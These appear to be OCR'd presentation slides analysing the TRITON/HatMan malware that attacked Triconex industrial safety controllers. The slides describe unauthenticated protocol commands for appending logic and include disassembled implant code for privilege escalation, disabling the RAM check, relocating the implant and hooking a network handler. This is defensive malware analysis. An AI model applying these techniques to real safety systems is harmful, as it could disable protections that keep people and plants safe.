
Programming Key-locks

Secura

https://images-na.ssl-images-amazon.com/images/I/41jr93jKzML._SX466_.jpg,
https://security.cs.pub.ro/summer-school/wiki/session/10


Case Study: TRITON

TRITON / Trisis / HatMan (2017)



https://www.arcweb.com/sites/default/files/Images/blog-images/Layers-of-Protection.png

TRITON Attack Overview



https://www.cyberark.com/threat-research-blog/anatomy-triton-malware-attack/

TRITON injects ‘dormant’ implant into Triconex controller memory

Eng. Workstation

trilog.exe


- script_test.py
- library.zip
- inject.bin
- imain.bin

TriStation Engineering Protocol


Logic Download


(compiled for PPC, executed on CPU)

“Your wish is my command”



“Execute my shellcode please”





Secura

Why not just modify firmware?

Firmware Download
(FC 0x50: unauthenticated, unsigned)

Controller reboots into download mode,
logic execution interrupted!


Logic Append
(FC 0x01: unauthenticated, unsigned)

New logic appended to circular linked program list, **logic continues running!**

Secura

Implant Installation

- Safety program executed in *user* mode
- Need *supervisor* to flush icache & apply mods
- Privilege level set in PPC MSR register, NW for *user*



Requires Supervisor Privileges

Secura

* ICS-CERT MAR-17-352-01 HatMan—Safety System Targeted Malware (Update A)

Stage 2: Privilege Escalation

- **Exploit syscall 0x13 (SOE Status) to modify MSR while in *supervisor* mode, set saved MSR bit**

- **No memory permissions, can write anywhere in *user* mode, *including kernel globals.* Exploit write-what-where.**

```
bl          set_r3_19AC68 #
stw         r3, 0x40(r31) #
bl          set_r3_ffd232 #
stw         r3, 0x30(r31) #
bl          set_r3_ffb104 #
lwz         r9, 0x34(r31) #
lwz         r0, 0(r9)     #
stw         r0, 0x48(r31) #
lwz         r9, 0x30(r31) #
lhz         r0, 0(r9)     #
sth         r0, 0x44(r31) #
li          r0, 1         #
stw         r0, 0x1C(r31) #
addi        r0, r31, 0x38 #
stw         r0, 0x14(r31) #
addi        r0, r31, 0x3C #
stw         r0, 0x18(r31) #
lwz         r9, 0x34(r31) #
lwz         r11, 0x40(r31) #
addi        r0, r11, -0x12 #
stw         r0, 0(r9)     #
lwz         r9, 0x30(r31) #
li          r0, 1         #
sth         r0, 0(r9)     #
mr          r3, r0        #
bl          do_syscall_0x13
```

Escalate Privileges* | Disable Diagnostics | Relocate Implant | Ensure Persistence* | Set Hooks | Go Resident

Secura

* ICS-CERT MAR-17-352-01 HatMan—Safety System Targeted Malware (Update A)

Stage 2: Disable RAM Check

```
                bge     loc_57EC
                lwz     r4, (dword_1D0890 - 0x1D0890)(r30)
                li      r5, 0x100
                bl      sub_611DC
                cmplwi  r3, 0
                b       jump_over
# ---------------------------------------------------------------------------
                lwz     r4, 0(r29)
                lis     r3, aRamRomMismatch@ha
                lwz     r5, 0(r30)
                addi    r3, r3, aRamRomMismatch@l # "Ram Rom Mismatch Rom(%x) Ram(%x)\r\n"
                crclr   4*cr1+eq
                bl      sub_567BC
                li      r31, -1

jump_over:                              # CODE XREF: sub_5750+70↑j
```


Originally conditional branch

Escalate Privileges* | **Disable Diagnostics** | Relocate Implant | Ensure Persistence* | Set Hooks | Go Resident

Secura

* ICS-CERT MAR-17-352-01 HatMan—Safety System Targeted Malware (Update A)

Stage 2: Relocate Implant




```
copy_payload_into_fw:
                mtctr       r5
                addi        r4, r4, -1
                addi        r3, r3, -1

loc_7B8:
                lbzu        r5, 1(r4)
                stbu        r5, 1(r3)
                bdnz        loc_7B8
                blr
```

Ensures Residence
Even with full logic wipe

Escalate Privileges* → Disable Diagnostics → **Relocate Implant** → Ensure Persistence* → Set Hooks → Go Resident

Secura

* ICS-CERT MAR-17-352-01 HatMan—Safety System Targeted Malware (Update A)

Patch jumptable entry

Stage 2: Modify Network Command Handler

- **Entry 0x1D (Get MP Status)**
- **Allows for network comms**

```
li      r0, 0xCC        # Load Immediate
stw     r0, 0(r27)      # Store Word
bl      patch_jump_table_entry # Branch
stw     r25, 0(r3)      # Store Word
bl      patch_ram_check # Branch
li      r4, 0x4800      # Load Immediate
sth     r4, 0(r3)       # Store Half Word
bl      flush_instruction_cache # Branch
```


```
 default_handler, imain_bin_start_reloc, default_handler, d
CB8, loc_39C88, loc_39CE8, loc_39E38, loc_39D78, loc_39D78,
```

Escalate Privileges* → Disable Diagnostics → Relocate Implant → Ensure Persistence* → **Set Hooks** → **Go Resident**

Secura

